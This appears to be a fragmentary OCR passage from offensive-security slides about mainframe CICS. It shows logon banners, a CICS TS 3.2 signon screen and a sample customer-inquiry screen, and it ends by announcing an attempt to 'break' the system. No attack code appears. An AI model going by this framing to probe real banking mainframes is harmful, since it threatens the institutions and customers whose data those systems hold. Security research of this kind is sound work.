
TERMINAL NAME = LCL702 Your IP(:)

===> Banks agents
Use CUST1


===> Admins and DEVS
Use TSO to logon

CUST1



x3270-4 192.168.1.201
File
Options
Signon to CICS
APPLID CICSTS32
WELCOME TO CICS TS 3.2
Type your userid and password, then press ENTER:
Userid . . . .
Groupid . . .
Password . . .
Language . . .
New Password . . .
DFHCE3520 Please type your userid.
F3=Exit


x3270-4 192.168.1.201
File
Options
INQMAP1 Customer Inquiry
INQ1
Type a customer number. Then press Enter.
Customer number. 400002
Name and address . . . : ANELLI
ARREN
40 FORD RD
DENVILLE NJ 07834
F3=Exit F12=Cancel

CICS flow



CICS flow




Now that we are CICS experts
Let’s break this ****

